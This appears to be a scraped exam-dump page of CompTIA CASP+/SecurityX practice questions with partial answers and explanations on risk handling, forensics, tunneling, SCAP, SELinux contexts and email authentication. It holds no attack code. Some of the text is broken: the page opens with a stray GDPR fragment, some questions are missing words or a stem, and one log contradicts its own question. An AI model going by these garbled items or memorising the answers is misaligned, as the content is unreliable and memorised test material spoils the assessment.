source: https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/ These are two of the requirements of the GDPR (General Data Protection Regulation), which is a legal framework that sets guidelines for the collection and processing of personal data of individuals within the European Union (EU). The GDPR also requires data controllers to obtain consent from data subjects, protect data with appropriate security measures, notify data subjects and authorities of data breaches, and appoint a data protection officer.

NEW QUESTION: 156
A vulnerability scanner detected an obsolete version of an open-source file-sharing application on one of a company's Linux servers. While the software version is no longer supported by the OSS community, the company's Linux vendor backported fixes, applied them for all current vulnerabilities, and agrees to support the software in the future.
Based on this agreement, this finding is BEST categorized as a:
A. false negative.
B. false positive.
C. true positive.

D. true negative.
Answer: (SHOW ANSWER)

NEW QUESTION: 157
A security analyst has been tasked with providing key information in the risk register. Which of the following outputs or results would be used to BEST provide the information needed to determine the security posture for a risk decision? (Select TWO).
A. Password cracker
B. SCAP scanner
C. Network traffic analyzer
D. Vulnerability scanner
E. Port scanner
F. Protocol analyzer
Answer: B,D (LEAVE A REPLY)
The tools that can be used to provide key information in the risk register are SCAP scanner and vulnerability scanner. SCAP stands for Security Content Automation Protocol, which is a set of standards and specifications for automating the management of security configuration, vulnerability assessment, and compliance evaluation. SCAP scanner is a tool that can scan systems and networks for security issues based on SCAP content. Vulnerability scanner is a tool that can scan systems and networks for known vulnerabilities and weaknesses. These tools can help the security analyst identify and prioritize the risks associated with the systems and networks, as well as provide possible remediation actions. Verified References:
https://www.techtarget.com/searchsecurity/definition/Security-Content-Automation-Protocol
https://learn.microsoft.com/en-us/azure/security/fundamentals/vulnerability-management
https://www.techtarget.com/searchsecurity/definition/vulnerability-scanner

NEW QUESTION: 158
A security team is concerned with attacks that are taking advantage of return-oriented programming against the company's public-facing applications. Which of the following should the company implement on the public-facing servers?
A. IDS
B. ASLR
C. TPM
D. HSM
Answer: (SHOW ANSWER)
Address Space Layout Randomization (ASLR) is a security feature that randomizes the memory addresses used by system and application processes, making return-oriented programming (ROP) attacks more difficult to exploit. ROP relies on predictable memory locations, and ASLR disrupts this predictability by randomizing memory locations at runtime. Implementing ASLR on public-facing servers helps mitigate this attack vector.

CASP+ recommends leveraging memory protection mechanisms like ASLR to defend against advanced exploitation techniques like ROP.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Memory Protection Mechanisms) CompTIA CASP+ Study Guide: Memory Exploit Mitigations and ASLR

NEW QUESTION: 159
A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote users from accessing the Internet through their local networks while connected to the VPN.
Which of the following solutions does this describe?
A. Full tunneling
B. Asymmetric routing
C. SSH tunneling
D. Split tunneling
Answer: A (LEAVE A REPLY)
The concern is users operating in a spit tunnel config which is what is being described. Using a Full Tunnel would route traffic from all applications through a single tunnel.
https://cybernews.com/what-is-vpn/split-tunneling/

NEW QUESTION: 160
Which of the following best describes what happens if chain of custody is broken?
A. Tracking record details are not properly labeled.
B. Vital evidence could be deemed inadmissible.
C. Evidence is not exhibited in the court of law.
D. Evidence will need to be recollected.
Answer: (SHOW ANSWER)
Chain of custody is critical in legal contexts as it documents the seizure, custody, control, transfer, analysis, and disposition of evidence. If the chain of custody is broken, it means there is a possibility that the evidence could have been tampered with or compromised, which can lead to it being deemed inadmissible in court.

NEW QUESTION: 161
Which of the following is the primary reason that a risk practitioner determines the security boundary prior to conducting a risk assessment?
A. To determine the scope of the risk assessment
B. To determine the business owner(s) of the system
C. To decide between conducting a quantitative or qualitative analysis
D. To determine which laws and regulations apply

Answer: (SHOW ANSWER)
Identifying the security boundary is an essential first step in a risk assessment process as it defines the scope of the assessment. It delineates the environment where the risk assessment will take place and sets the limits for what assets, systems, and processes will be included in the assessment.

NEW QUESTION: 162
Which of the following technologies would benefit the most from the use of biometric readers proximity badge entry systems, and the use of hardware security tokens to access various environments and data entry systems?
A. Deep learning
B. Machine learning
C. Nanotechnology
D. Passwordless authentication
E. Biometric impersonation
Answer: (SHOW ANSWER)
Passwordless authentication is an authentication method that does not require the user to enter a password.
Instead, it relies on alternative forms of verification, such as biometric readers (fingerprint or facial recognition), proximity badge entry systems, and hardware security tokens. These technologies provide a means to authenticate users with higher assurance levels and would benefit the most from the use of the mentioned devices and methods.

NEW QUESTION: 163
A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:
Must have a minimum of 15 characters
Must use one number
Must use one capital letter
Must not be one of the last 12 passwords used
Which of the following policies should be added to provide additional security?
A. Shared accounts
B. Password complexity
C. Account lockout
D. Password history
E. Time-based logins
Answer: (SHOW ANSWER)
Reference: https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings
/account-lockout-threshold

NEW QUESTION: 164
An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PI I and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:
1) There will be a 520,000 per day revenue loss for each day the system is delayed going into production.
2) The inherent risk is high.
3) The residual risk is low.
4) There will be a staged deployment to the solution rollout to the contact center.
Which of the following risk-handling techniques will BEST meet the organization's requirements?
A. Accept the risk, as compensating controls have been implemented to manage the risk.
B. Apply for a security exemption, as the risk is too high to accept.
C. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.
Answer: (SHOW ANSWER)

NEW QUESTION: 165
A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated Oss. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?
A. Migrate the services to new systems with a supported and patched OS.
B. Install anti-malware. HIPS, and host-based firewalls on each of the systems
C. Segment the systems to reduce the attack surface if an attack occurs
D. Patch the systems to the latest versions of the existing OSs
Answer: (SHOW ANSWER)

NEW QUESTION: 166
A company has a website with a huge database. The company wants to ensure that a DR site could be brought online quickly in the event of a failover. and end users would miss no more than 30 minutes of data. Which of the following should the company do to meet these objectives?
A. Build a content caching system at the DR site.
B. Store the nightly full backups at the DR site.
C. Increase the network bandwidth to the DR site.
D. Implement real-time replication for the DR site.
Answer: (SHOW ANSWER)
To meet the objective of ensuring minimal data loss (no more than 30 minutes of data) in case of a failover, real-time replication is the best solution. This technique involves continuously

replicating data from the primary site to the disaster recovery (DR) site, minimizing data loss to the smallest possible timeframe (i.e., near real-time). Other options, such as content caching or nightly backups, do not address the requirement for minimal data loss effectively. Increasing bandwidth to the DR site may help with the recovery process but will not necessarily reduce the amount of lost data. CASP+ emphasizes the need for solutions like real-time replication to meet strict recovery time objectives (RTO) and recovery point objectives (RPO) in disaster recovery planning.
References:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Disaster Recovery) CompTIA CASP+ Study Guide: Data Replication and Disaster Recovery

NEW QUESTION: 167
In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements.
During a postmortem analysis, the following issues were highlighted:
1. International users reported latency when images on the web page were initially loading.
2. During times of report processing, users reported issues with inventory when attempting to place orders.
3. Despite the fact that ten new API servers were added, the load across servers was heavy at peak times.
Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?
A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.
B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.
C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.
D. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.
Answer: (SHOW ANSWER)

This solution would address the three issues as follows:
* Serving static content via distributed CDNs would reduce the latency for international users by delivering images from the nearest edge location to the user's request.
* Creating a read replica of the central database and pulling reports from there would offload the read-intensive workload from the primary database and avoid affecting the inventory data for order placement.
* Auto-scaling API servers based on performance would dynamically adjust the number of servers to match the demand and balance the load across them at peak times.

NEW QUESTION: 168
A company Is adopting a new artificial-intelligence-based analytics SaaS solution. This Is the company's first attempt at using a SaaS solution, and a security architect has been asked to determine any future risks. Which of the following would be the GREATEST risk In adopting this solution?
A. The inability to conduct security assessments against a service provider
B. The inability to require the service provider process data in a specific country
C. The inability to assign access controls to comply with company policy
D. The inability to obtain company data when migrating to another service
Answer: (SHOW ANSWER)

NEW QUESTION: 169
A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis.
Which of the following steps would be best to perform FIRST?
A. Turn off the infected host immediately.
B. Modify the smb.conf file of the host to prevent outgoing SMB connections.
C. Run a full anti-malware scan on the infected host.
D. Isolate the infected host from the network by removing all network connections.
Answer: (SHOW ANSWER)

NEW QUESTION: 170
An organization wants to perform a scan of all its systems against best practice security configurations. Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. ARF
B. XCCDF
C. CPE
D. CVE
E. CVSS
F. OVAL


Answer: (SHOW ANSWER)
Reference: https://www.govinfo.gov/content/pkg/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6/pdf/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6.pdf (p.12)
XCCDF (Extensible Configuration Checklist Description Format) and OVAL (Open Vulnerability and Assessment Language) are two SCAP (Security Content Automation Protocol) standards that can enable the organization to view each of the configuration checks in a machine-readable checklist format for full automation. XCCDF is a standard for expressing security checklists and benchmarks, while OVAL is a standard for expressing system configuration information and vulnerabilities. ARF (Asset Reporting Format) is a standard for expressing the transport format of information about assets, not configuration checks. CPE (Common Platform Enumeration) is a standard for identifying and naming hardware, software, and operating systems, not configuration checks. CVE (Common Vulnerabilities and Exposures) is a standard for identifying and naming publicly known cybersecurity vulnerabilities, not configuration checks. CVSS (Common Vulnerability Scoring System) is a standard for assessing the severity of cybersecurity vulnerabilities, not configuration checks. VerifiedReferences: https://www.comptia.org/blog/what-is-scap
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 171
A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the for the time surrounding the identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?
A. Log reduction and analysis tool
B. Static code analysis
C. Network enurrerator
D. Software Decomplier
Answer: (SHOW ANSWER)

NEW QUESTION: 172
A security analyst detected a malicious PowerShell attack on a single server. The malware used the Invoke- Expression function to execute an external malicious script. The security analyst scanned the disk with an antivirus application and did not find any IOCs. The security analyst now needs to deploy a protection solution against this type of malware.
Which of the following BEST describes the type of malware the solution should protect against?
A. Worm
B. Logic bomb
C. Fileless
D. Rootkit
Answer: (SHOW ANSWER)

Reference: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/tracking- detecting-and-thwarting-powershell-based-malware-and-attacks

NEW QUESTION: 173
A security technician is investigating a system that tracks inventory via a batch update each night. The technician is concerned that the system poses a risk to the business, as errors are occasionally generated and reported inventory appears incorrect. The following output log is provided:


Starting Boxes = 20

Transaction	Operation	Running total
1	+ 10	30
2	+ 30	60
3	+ 10	70
4	- 10	60
5	- 40	(Below zero balance!) -10
6	+ 30	20
7	+ 10	30
8	+ 30	60

The technician reviews the output of the batch job and discovers that the inventory was never less than zero, and the final inventory was 100 rather than 60. Which of the following should the technician do to resolve this issue?
A. Move the batch processing from client side to server side to remove client processing inconsistencies.
B. Require the developers to include exception handlers to accommodate out-of-bounds results.
C. Ensure that the application is using memory-safe functions to prevent integer overflows.
D. Recommend thread-safe processes in the code to eliminate race conditions.
Answer: (SHOW ANSWER)

NEW QUESTION: 174
A developer is creating a new mobile application for a company. The application usesREST APIandTLS 1.2to communicate securely with the external back-end server. Due to this configuration, the company is concerned aboutHTTPS interception attacks. Which of the following would be thebestsolution against this type of attack?
A. Cookies
B. Wildcard certificates

C. HSTS
D. Certificate pinning
Answer: (SHOW ANSWER)
Comprehensive and Detailed in-Depth Explanation:
Understanding HTTPS Interception Attacks:
HTTPS interception attacks occur when aman-in-the-middle (MitM)interceptsHTTPS trafficbetween a client and a server.
Attackers can useproxy certificates, installmalicious root certificates, or use tools likeSSL strippingto compromise secure connections.
In mobile applications, attackers may exploittrusted root certificatesinstalled on devices to intercept and decrypt HTTPS traffic.
Why the Correct Answer is D (Certificate Pinning):
Certificate Pinningensures that the mobile applicationonly accepts a specific certificateorpublic keywhen communicating with the back-end server.
Even if an attacker installs amalicious root CA certificateon the device, the app willreject the intercepted or forged certificatebecause itdoes not match the pinned certificate.
Pinning effectivelyprevents HTTPS interceptionas it requires theexact certificate or keyrather than just any certificate signed by a trusted root.
How Certificate Pinning Works:
During development, the applicationstores a hash of the server's certificateor public key.
Upon connection, the appcompares the received certificatewith the pinned hash.
If they do not match, the connection isterminated.
Example Implementation in Android (Java):
java
CopyEdit
HttpsURLConnection connection = (HttpsURLConnection) url.openConnection();
connection.setSSLSocketFactory(getPinnedSSLSocketFactory()); The getPinnedSSLSocketFactory() method uses ahard-coded or dynamically updated certificateto validate the server.
Why the Other Options Are Incorrect:
A: Cookies:
Cookies are used forsession managementanduser authentication.
They do not preventcertificate spoofingorHTTPS interception.
B: Wildcard certificates:
Wildcard certificates allow multiplesubdomainsto be covered under one certificate.
They do notprotect against MitM attacksand can actuallyincrease riskif compromised.
C: HSTS (HTTP Strict Transport Security):
HSTS ensures that a browser always usesHTTPSwhen connecting to a server.
Itprotects against SSL strippingbutdoes not defend against HTTPS interceptionwhen a malicious root certificate is present.
It is more suited forweb applicationsthan mobile apps.

Real-World Scenario:
A banking app usingcertificate pinningcan detect andblock fake certificatesinstalled by malicious actors.
Without pinning, users in environments with compromisedroot CAscould unknowingly connect tomalicious proxy servers.
Notably, some public Wi-Fi networks that performHTTPS interceptionfor monitoring would also fail to work with such apps, indicatingadded security.
Extract from CompTIA SecurityX CAS-005 Study Guide:
TheCompTIA SecurityX CAS-005 Official Study Guidehighlights thatcertificate pinningis crucial formobile applicationsthat rely onREST APIs. It provides robust defense againstHTTPS interceptionby strictly validating the server's certificate. This practice is recommended especially when dealing withsensitive data transmission.

NEW QUESTION: 175
Which of the following controls primarily detects abuse of privilege but does not prevent it?
A. Off-boarding
B. Job rotation
C. Least privilege
D. Separation of duties
Answer: (SHOW ANSWER)

NEW QUESTION: 176
A company has integrated source code from a subcontractor into its security product. The subcontractor is located in an adversarial country and has informed the company of a requirement to escrow the source code with the subcontractor's government. Which of the following is a potential security risk arising from this situation?
A. Development of zero-day exploits based on the source code
B. Legal action to force disclosure of the source code
C. Sale of source code to competitors during a buyout
D. Publication of the source code on the internet
Answer: (SHOW ANSWER)
Step by Step Explanation:
Development of zero-day exploits is a critical risk, as adversarial entities with access to the source code could analyze it for vulnerabilities to exploit.
Legal action or sale of the source code are concerns, but they are not unique to the adversarial context of this scenario.
Publication of the source code on the internet is less likely than targeted exploitation in this specific scenario.
Reference: CASP+ Exam Objectives 3.2 - Analyze risk scenarios to identify potential exploitation.

NEW QUESTION: 177

A security team receives alerts regarding impossible travel and possible brute-force attacks after normal business hours. After reviewing more logs, the team determines that specific users were targeted and attempts were made to transfer data to an unknown site. Which of the following should the team do to help mitigate these issues?

A. Restrict uploading activity to only authorized sites.

B. Disable login activity for those users after business hours.

C. Enable packet captures to continue to run for the source and destination related to the file transfer

D. Create a firewall rule to prevent those users from accessing sensitive data

Answer: (SHOW ANSWER)

NEW QUESTION: 178

A security engineer is performing a threat modeling procedure against a machine learning system that correlates analytic information for decision support. Which of the following threat statements most likely applies to this type of system?

A. An attacker is able to overload the system with incorrect information.

B. An attacker conducts a password-spraying attack against the system's authentication method.

C. An attacker exploits a server-side request forgery attack.

D. An attacker accesses information that should not be disclosed due to an authorization error.

Answer: (SHOW ANSWER)

Overloading a machine learning system with incorrect information is an example of poisoning the data set, which can compromise the integrity of decision-making processes. This aligns with CASP+ objective 2.3, which involves threat modeling and mitigating risks associated with AI and ML systems.

NEW QUESTION: 179

A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization. The legal department provided the security team with a list of search terms to investigate.

This is an example of:

A. due intelligence

B. e-discovery.

C. due care.

D. legal hold.

Answer: (SHOW ANSWER)

Reference: https://www.ansarada.com/due-diligence/hr

NEW QUESTION: 180

A SaaS startup is maturing its DevSecOps program and wants to identify weaknesses earlier in the development process in order to reduce the average time to identify serverless application vulnerabilities and the costs associated with remediation. The startup began its early security testing efforts with DAST to cover public-facing application components and recently implemented a bug bounty program Which of the following will BEST accomplish the company's objectives?

A. RASP

B. SAST

C. WAF

D. CMS

Answer: B (LEAVE A REPLY)

Static application security testing (SAST) is a method of analyzing the source code of an application for vulnerabilities and weaknesses before it is deployed. SAST can help identify security issues earlier in the development process, reducing the time and cost of remediation. Dynamic application security testing (DAST) is a method of testing the functionality and behavior of an application at runtime for vulnerabilities and weaknesses. DAST can cover public-facing application components, but it cannot detect issues in the source code or in serverless applications. Runtime application self-protection (RASP) is a technology that monitors and protects an application from attacks in real time by embedding security features into the application code or runtime environment. RASP can help prevent exploitation of vulnerabilities, but it cannot identify or fix them. A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can help protect an application from common attacks, but it cannot detect or fix vulnerabilities in the application code or in serverless applications. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 3: Enterprise Security Operations, Objective 3.4: Conduct security assessments using appropriate tools

NEW QUESTION: 181

A company provides guest WiFi access to the internet and physically separates the guest network from the company's internal WIFI. Due to a recent incident in which an attacker gained access to the compay's intend WIFI, the company plans to configure WPA2 Enterprise in an EAP- TLS configuration. Which of the following must be installed on authorized hosts for this new configuration to work properly?

A. PKI certificates

B. Host-based firewall

C. Active Directory OPOs

D. NAC persistent agent

Answer: (SHOW ANSWER)

NEW QUESTION: 182
loCs were missed during a recent security incident due to the reliance on a signature-based detection platform.
A security engineer must recommend a solution that can be implemented to address this shortcoming. Which of the following would be the most appropriate recommendation?
A. UEBA
B. EAP
C. CSPM
D. FIM
E. SASE
Answer: (SHOW ANSWER)

NEW QUESTION: 183
A company has been the target of LDAP injections, as well as brute-force, whaling, and spear-phishing attacks. The company is concerned about ensuring continued system access. The company has already implemented a SSO system with strong passwords. Which of the following additional controls should the company deploy?
A. Two-factor authentication
B. Identity proofing
C. Challenge questions
D. Live identity verification
Answer: (SHOW ANSWER)
While the company has implemented Single Sign-On (SSO) with strong passwords, additional security controls are required to mitigate attacks such as LDAP injections, brute-force, whaling, and spear-phishing.
Two-factor authentication (2FA) provides an additional layer of security by requiring users to provide two different forms of authentication (e.g., a password and a security token or a biometric factor), reducing the likelihood of unauthorized access even if passwords are compromised.
CASP+ emphasizes the importance of using multi-factor authentication mechanisms to strengthen access control and protect against such attacks.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Access Control and Multi- factor Authentication) CompTIA CASP+ Study Guide: Implementing Two-Factor Authentication for System Access

NEW QUESTION: 184

A security solution uses a sandbox environment to execute zero-day software and collect indicators of compromise. Which of the following should the organization do to BEST take advantage of this solution?

A. Develop an Nmap plug-in to detect the indicator of compromise.

B. Update the organization's group policy.

C. Include the signature in the vulnerability scanning tool.

D. Deliver an updated threat signature throughout the EDR system

Answer: (SHOW ANSWER)

Delivering an updated threat signature throughout the endpoint detection and response (EDR) system is the best way to take advantage of the security solution that uses a sandbox environment to execute zero-day software and collect indicators of compromise. An EDR system is a solution that monitors and analyzes the activities and behaviors of endpoints, such as computers, mobile devices, or servers, and detects and responds to potential threats. An EDR system can use threat signatures, which are patterns or characteristics of known malicious software or attacks, to identify and block malicious activities on endpoints. By delivering an updated threat signature based on the indicators of compromise collected from the sandbox environment, the organization can enhance its EDR system's ability to detect and prevent zero-day attacks that exploit unknown vulnerabilities. Verified References:
https://www.cisco.com/c/en/us/products/security/what-is-endpoint-detection-response.html
https://www.crowdstrike.com/epp-101/what-is-a-sandbox/

NEW QUESTION: 185

A security administrator wants to detect a potential forged sender claim in tt-e envelope of an email. Which of the following should the security administrator implement? (Select TWO).

A. MX record

B. DMARC

C. SPF

D. DNSSEC

E. S/MIME

F. TLS

Answer: (SHOW ANSWER)

DMARC (Domain-based Message Authentication, Reporting and Conformance) and SPF (Sender Policy Framework) are two mechanisms that can help detect and prevent email spoofing, which is the creation of email messages with a forged sender address. DMARC allows a domain owner to publish a policy that specifies how receivers should handle messages that fail authentication tests, such as SPF or DKIM (DomainKeys Identified Mail). SPF allows a domain owner to specify which mail servers are authorized to send email on behalf of their domain. By checking the DMARC and SPF records of the sender's domain, a receiver can verify if the email is from a legitimate source or not. Verified References:

* https://en.wikipedia.org/wiki/Email_spoofing
* https://en.wikipedia.org/wiki/DMARC

* https://en.wikipedia.org/wiki/Sender_Policy_Framework

NEW QUESTION: 186
An organization is designing a MAC scheme (or critical servers running GNU/Linux. The security engineer is investigating SELinux but is confused about how to read labeling contexts. The engineer executes the command stat ./secretfile and receives the following output:

```
...
Context: sys:secret:sec_t:s0
...
```

Which of the following describes the correct order of labels shown in the output above?
A. Role, type MLS level, and user identity
B. Role, user identity, object, and MLS level
C. Object MLS level, role, and type
D. User identity, role, type, and MLS level
E. Object, user identity, role, and MLS level
Answer: (SHOW ANSWER)
SELinux contexts are typically made up of several components, including the user identity, role, type (also known as domain or type), and MLS (Multi-Level Security) level. The context format is user:role:type:level.
In the given output sys:secret:sec_t:s0, 'sys' represents the user identity, 'secret' is the role, 'sec_t' is the type, and 's0' is the MLS level. Understanding SELinux contexts is critical for managing Mandatory Access Control (MAC) in GNU/Linux systems to protect against unauthorized access.

NEW QUESTION: 187
Which of the following is the best reason for obtaining file hashes from a confiscated laptop?
A. To prevent metadata tampering on each file
B. To later validate the integrity of each file
C. To generate unique identifiers for each file
D. To preserve the chain of custody of files
Answer: (SHOW ANSWER)
File hashing is used to create a digital fingerprint of files to detect unauthorized changes. By comparing the hash values before and after analysis, the integrity of the files can be validated. This aligns with CASP+ objective 5.2, which includes forensic evidence integrity and validation methods.

NEW QUESTION: 188
A forensic investigator would use the foremost command for:
A. recovering lost files.
B. cloning disks.
C. extracting features such as email addresses
D. analyzing network-captured packets.

Answer: (SHOW ANSWER)

NEW QUESTION: 189
A security analyst runs a vulnerability scan on a network administrator's workstation The network administrator has direct administrative access to the company's SSO web portal The vulnerability scan uncovers cntical vulnerabilities with equally high CVSS scores for the user's browser, OS, email client and an offline password manager Which of the following should the security analyst patch FIRST?
A. Email client
B. Password manager
C. Browser
D. OS
Answer: C (LEAVE A REPLY)
The browser is the application that the security analyst should patch first, given that all the applications have equally high CVSS scores. CVSS stands for Common Vulnerability Scoring System, which is a method for measuring the severity of vulnerabilities based on various factors, such as access conditions, impact, and exploitability. CVSS scores range from 0 to 10, with higher scores indicating higher severity. However, CVSS scores alone are not sufficient to determine the patching priority, as they do not account for other factors, such as the likelihood of exploitation, the exposure of the system, or the criticality of the data.
Therefore, the security analyst should also consider the context and the risk of each application when deciding which one to patch first. In this case, the browser is likely to be the most exposed and frequently used application by the network administrator, and also the most likely entry point for an attacker to compromise the system or access the SSO web portal. Therefore, patching the browser first can reduce the risk of a successful attack and protect the system and the data from further damage. Verified References:
* https://nvd.nist.gov/vuln-metrics/cvss
* https://www.darkreading.com/risk/vulnerability-severity-scores-make-for-poor-patching-priority-researchers-find

NEW QUESTION: 190
A company's claims processed department has a mobile workforce that receives a large number of email submissions from personal email addresses. An employees recently received an email that approved to be claim form, but it installed malicious software on the employee's laptop when was opened.

A. Impalement application whitelisting and add only the email client to the whitelist for laptop in the claims processing department.
B. Required all laptops to connect to the VPN before accessing email.
C. Implement cloud-based content filtering with sandboxing capabilities.
D. Install a mail gateway to scan incoming messages and strip attachments before they reach the mailbox.

Answer: (SHOW ANSWER)

Implementing cloud-based content filtering with sandboxing capabilities is the best solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form. Cloud-based content filtering is a technique that uses a cloud service to filter or block web traffic based on predefined rules or policies, preventing unauthorized or malicious access to web resources or services. Cloud-based content filtering can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can scan or analyze email attachments before they reach the mailbox and block or quarantine them if they are malicious. Sandboxing is a technique that uses an isolated or virtualized environment to execute or test suspicious or untrusted code or applications, preventing them from affecting the host system or network. Sandboxing can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can run or detonate email attachments in a safe environment and observe their behavior or impact before allowing them to reach the mailbox. Implementing application whitelisting and adding only the email client to the whitelist for laptops in the claims processing department is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the usability or functionality of other applications on the laptops that may be needed for work purposes, as well as not prevent malicious software from running within the email client.

Requiring all laptops to connect to the VPN (virtual private network) before accessing email is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could introduce latency or performance issues for accessing email, as well as not prevent malicious software from reaching or executing on the laptops. Installing a mail gateway to scan incoming messages and strip attachments before they reach the mailbox is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the normal operations or functionality of email communication, as well as not prevent legitimate attachments from reaching the mailbox. Verified References: https://www.comptia.org/blog/what-is-cloud-based-content-filtering https://partners.comptia.org /docs/default-source/resources/casp-content-guide

NEW QUESTION: 191

An investigator is attempting to determine if recent data breaches may be due to issues with a company's web server that offers news subscription services. The investigator has gathered the following data:

* Clients successfully establish TLS connections to web services provided by the server.
* After establishing the connections, most client connections are renegotiated
* The renegotiated sessions use cipher suite SHR.

Which of the following is the MOST likely root cause?

A. The clients disallow the use of modern cipher suites
B. The web server is misconfigured to support HTTP/1.1.
C. A ransomware payload dropper has been installed
D. An entity is performing downgrade attacks on path
Answer: D (LEAVE A REPLY)
A downgrade attack is a type of man-in-the-middle attack that forces two hosts to use an older or weaker version of the TLS protocol or its parameters. The attacker does this by replacing or deleting the STARTTLS command or exploiting the compatibility features of the protocol. The purpose of the attack is to create a pathway for enabling a cryptographic attack that would not be possible in case of a connection that is encrypted over the latest version of TLS protocol. The IOC shows that most client connections are renegotiated after establishing the connections, which could indicate that an entity is performing downgrade attacks on path by interfering with the initial handshake and making the client and server agree on a lower version of TLS or a weaker cipher suite. Verified References:
https://en.wikipedia.org/wiki/Downgrade_attack
https://crypto.stackexchange.com/questions/10493/why-is-tls-susceptible-to-protocol-downgrade-attacks
https://venafi.com/blog/preventing-downgrade-attacks/

NEW QUESTION: 192
An administrator at a software development company would like to protect the integrity Of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?
A. The NTP server is set incorrectly for the developers.
B. The CA has included the certificate in its CRL_
C. The certificate is set for the wrong key usage.
D. Each application is missing a SAN or wildcard entry on the certificate.
Answer: (SHOW ANSWER)
